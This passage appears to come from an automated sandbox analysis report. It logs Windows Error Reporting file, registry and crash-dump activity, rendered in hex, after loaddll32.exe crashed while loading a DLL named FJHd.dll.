C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7510	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7514	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7516	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7542	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7546	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7548	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 31 00 33 00 3a 00 34 00 32 00 3a 00 34 00 36 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T13:42:46Z">	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7648	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7652	2	09 00		success or wait	2	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7656	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 38 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 35 00 39 00 32 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 35 00 35 00 36 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 35 00 35 00 36 00 32 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="408" PID="5920" UptimeMS="5562" TimeSinceCreationMS="5562" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7918	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7922	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7926	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7946	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7950	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7952	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7990	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7994	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7996	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8034	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8038	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8042	98	3c 00 47 00 75 00 69 00 64 00 3e 00 36 00 66 00 64 00 34 00 32 00 63 00 64 00 65 00 2d 00 36 00 39 00 65 00 63 00 2d 00 34 00 34 00 30 00 65 00 2d 00 61 00 63 00 30 00 36 00 2d 00 65 00 39 00 66 00 33 00 37 00 33 00 33 00 62 00 39 00 39 00 38 00 31 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>6fd42cde-69ec-440e-ac06-e9f3733b9981</Guid>	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8140	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8144	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8148	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 31 00 33 00 3a 00 34 00 32 00 3a 00 34 00 36 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T13:42:46Z</CreationTime>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8246	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8250	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8252	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8292	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	8296	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER155B.tmp.xml	0	4598	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_009c1ccb\Report.wer	0	2	fd fd		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_009c1ccb\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_009c1ccb\Report.wer	10482	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 35 00 36 00 32 00 35 00 31 00 31 00 37 00 36 00 38 00	MetadataHash=-1562511768	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{dcb81ef8-3e3e-96d3-0abc-06d7bda9f273}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DBF36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 79 00 92 19 40 00 01 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	A5 01 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6DBF1FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: **3388**, Parent PID: **5920**

General

Target ID:	9
Start time:	15:42:50
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5920 -s 624
Imagebase:	0xa70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D6A1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D69497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3BBF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3BBF.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_1388a62844b93ea4f95c2472e8188891af451ff8_7cac0383_0d00435e	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_1388a62844b93ea4f95c2472e8188891af451ff8_7cac0383_0d00435e\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3BBF.tmp	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3BBF.tmp.xml	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1451.tmp.csv	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER14C0.tmp.txt	success or wait	1	6D69497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd 62 62 fd 05 12 00 00 00 00 00	MDMP bb	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 20 17 00 00 70 62 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBGenuineIntelWT bb0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	7622	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 50 fd 79 00 00 00 00 00 14 0d 49 00 02 00 00 00 20 00 00 00 3c fd 79 00 fd 19 40 00 23 00 00 00 03 02 01 00 08 00 7a 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++#@PyI <y@#z+	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	1632	168	fd 11 00 00 00 00 00 00 05 00 00 fd 08 00 00 00 00 00 00 00 00 00 00 00 fd 19 40 00 00 00 00 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 04 00 7a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	@z	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	10486	20	13 00 00 00 00 fd fd 00 00 00 00 00 fd 04 00 00 2a 2a 00 00	**	success or wait	19	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	10794	1176	00 00 00 04 fd fd fd fd 00 00 23 00 fd 7b 49 77 38 17 fd 00 00 00 00 00 00 00 fd 00 fd 79 49 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 75 00 00 00 00 00 00 00 00 00 00 64 00 00 00 00 00 fd 7b 49 77 fd fd fd 0f 00 00 00 00 00 00 fd 7e 00 00 00 00 30 07 fd 7e 00 00 07 7f 28 02 08 7f 50 06 09 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 02 00 00 00 10 00 00 00 60 66 49 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 49 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 03 00 00 00 06 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	#{Iw8yIwud{Iw~0~(Pm `fIwPSIwB	success or wait	18	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	45106	4	48 fd fd 00	H	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	8338	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 50 fd 79 00 00 00 00 00 14 0d 49 00 fd fd fd fd 20 00 00 00 3c fd 79 00 fd 19 40 00 23 00 00 00 03 02 01 00 08 00 7a 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++#@PyI <y@#z+	success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	1900	48	fd 12 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 30 fd 00 00 00 00 00 40 fd fd 00 00 00 00 00 fd 09 00 00 fd 5e 00 00 fd 02 00 00 2a 26 00 00	0@^*&	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	5744	120	00 00 26 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	&w`A!-aBB?#@A	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	7600	22	10 00 00 00 46 00 4a 00 48 00 64 00 2e 00 64 00 6c 00 6c 00 00 00	FJHd.dll	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd fd 02 00 00 00 00 00 fd 0e 03 00 00 00 00 1a 5a 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 1a 00 00 00 00 00 72 0c 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00 00 2a fd 12 3e 00 00 00 00 d9 20 00 00 00 00 2e a4 22 00 00 00 00 39 1b 10 01 00 00 00 00 77 3d 01 00 fd 30 01 00 46 fd 05 00 fd fd 0a 00 72 0c 05 00 06 7f 15 00 fd fd 05 00 fd fd 38 00 fd fd 01 00 fd fd 15 00 00 00 00 00 4d 19 24 00 1a 5d 04	@!/FK?ZbZr@*> ."9w=0Fr8M$]	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	45110	8668	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BBF.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 34 01 00 00 fd 28 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 17 00 00 1a fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$4(`8T	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6D69497A	unknown
